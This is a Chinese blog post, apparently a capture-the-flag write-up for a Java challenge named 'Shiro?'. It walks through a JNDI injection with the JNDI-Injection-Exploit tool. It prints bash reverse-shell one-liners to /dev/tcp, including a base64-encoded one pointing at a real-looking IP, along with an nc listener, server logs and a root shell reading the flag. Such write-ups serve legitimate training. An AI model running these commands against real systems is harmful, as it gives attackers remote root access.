长安战疫网络安全卫士守护赛 Shiro?

原创

FSecurity 于 2022-01-14 16:17:03 发布 2352 收藏

文章标签： web安全 安全 java

本文链接：https://blog.csdn.net/FSecurity/article/details/122495151

赛题：Shiro?

需要准备的环境：

反弹shell需要准备VPS、JNDI-Injection-Exploit工具启动rmi和ldap服务


JNDI-Injection-Exploit 需要jdk、mvn环境编译

VPS centos7

mvn 3.8.4

jdk 1.8

打开赛题



测试存在漏洞

这里我用的是VPS的外网地址

成功获取到请求响应

ok

反弹shell步骤

bash -i >&/dev/tcp/x.x.x.x/1111 0>&1

bash -c {echo,上面命令base64编码后的内容}|{base64,-d}|{bash,-i}

java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C “bash -c {echo,xxxxx}|{base64,-d}|{bash,-i}” -A x.x.x.x

启动服务：

```
[root@VM-12-17-centos ~]# cd JNDI-Injection-Exploit
[root@VM-12-17-centos JNDI-Injection-Exploit]# mvn clean package -DskipTests
[INFO] Scanning for projects...
[WARNING]
[WARNING] Some problems were encountered while building the effective model for welk1n:JN
DI-Injection-Exploit:jar:1.0-SNAPSHOT
[WARNING] 'build.plugins.plugin.version' for org.apache.maven.plugins:maven-compiler-plug
```

```
[root@VM-12-17-centos JNDI-Injection-Exploit]# ls
LICENSE  pom.xml  README-CN.md  README.md  screenshots  src  target
[root@VM-12-17-centos JNDI-Injection-Exploit]# cd target/
```

```
[root@VM-12-17-centos JNDI-Injection-Exploit]# ls
LICENSE  pom.xml  README-CN.md  README.md  screenshots  src  target
[root@VM-12-17-centos JNDI-Injection-Exploit]# cd target/
[root@VM-12-17-centos target]# java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "
bash -c {echo,`                                                              `}|{base64,-d}|{bash
,-i}" -A
[ADDRESS] >>
[COMMAND] >> basn -c {echo,YmFzaCAtaSA+Ji9kZXYvdGNwLzEyNC4yMjMuMC4xODgvMTExMSAwPiYx}|{bas
e64,-d}|{bash,-i}
----------------------------JNDI Links----------------------------
Target environment(Build in JDK whose trustURLCodebase is false and have Tomcat 8+ or Spr
ingBoot 1.2.x+ in classpath):
rmi://                                  khyoy
Target environment(Build in JDK 1.8 whose trustURLCodebase is true):
rmi://                                  /rna1d1
ldap://                                 /rna1d1
Target environment(Build in JDK 1.7 whose trustURLCodebase is true):
rmi://                                  /yujaob
ldap://                                 /yujaob

----------------------------Server Log----------------------------
2022-01-14 14:53:07 [JETTYSERVER]>> Listening on 0.0.0.0:8180
2022-01-14 14:53:07 [RMISERVER]  >> Listening on 0.0.0.0:1099
2022-01-14 14:53:08 [LDAPSERVER] >> Listening on 0.0.0.0:1389
```


另起一个服务监听1111端口

nc -lvvp 1111 (nc需要自己安装)


```
[root@VM-12-17-centos ~]# nc -lvvp 1111
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::1111
Ncat: Listening on 0.0.0.0:1111
```


```
----------------------------Server Log----------------------------
2022-01-14 14:53:07 [JETTYSERVER]>> Listening on 0.0.0.0:8180
2022-01-14 14:53:07 [RMISERVER]  >> Listening on 0.0.0.0:1099
2022-01-14 14:53:08 [LDAPSERVER] >> Listening on 0.0.0.0:1389
2022-01-14 14:55:26 [RMISERVER]  >> Have connection from /113.201.14.253:52476
2022-01-14 14:55:26 [RMISERVER]  >> Reading message...
2022-01-14 14:55:26 [RMISERVER]  >> Is RMI.lookup call for kkhyoy 2
2022-01-14 14:55:26 [RMISERVER]  >> Sending local classloading reference.
2022-01-14 14:55:26 [RMISERVER]  >> Closing connection
2022-01-14 14:55:26 [RMISERVER]  >> Have connection from /113.201.14.253:52478
2022-01-14 14:55:26 [RMISERVER]  >> Reading message...
2022-01-14 14:55:26 [RMISERVER]  >> Is RMI.lookup call for kkhyoy 2
2022-01-14 14:55:26 [RMISERVER]  >> Sending local classloading reference.
2022-01-14 14:55:26 [RMISERVER]  >> Closing connection
2022-01-14 14:56:45 [RMISERVER]  >> Have connection from /113.201.14.253:52486
2022-01-14 14:56:45 [RMISERVER]  >> Reading message...
2022-01-14 14:56:45 [RMISERVER]  >> Is RMI.lookup call for kkhyoy 2
2022-01-14 14:56:45 [RMISERVER]  >> Sending local classloading reference.
2022-01-14 14:56:45 [RMISERVER]  >> Closing connection
2022-01-14 14:56:45 [RMISERVER]  >> Have connection from /113.201.14.253:52488
2022-01-14 14:56:45 [RMISERVER]  >> Reading message...
```


成功获取shell

```
Ncat: Listening on :::1111
Ncat: Listening on 0.0.0.0:1111
Ncat: Connection from 113.201.14.253.
Ncat: Connection from 113.201.14.253:52100.
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@694f6d7b32bd:/# ls
```

成功拿到flag


root@[redacted]:/# ls
ls
bin
boot
demo
dev
etc
flag
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
start.sh
sys
tmp
usr
var
root@[redacted]:/# cat flag
cat flag
flag{xajy_cazy_jyjyjy}
CSDN @FSecurity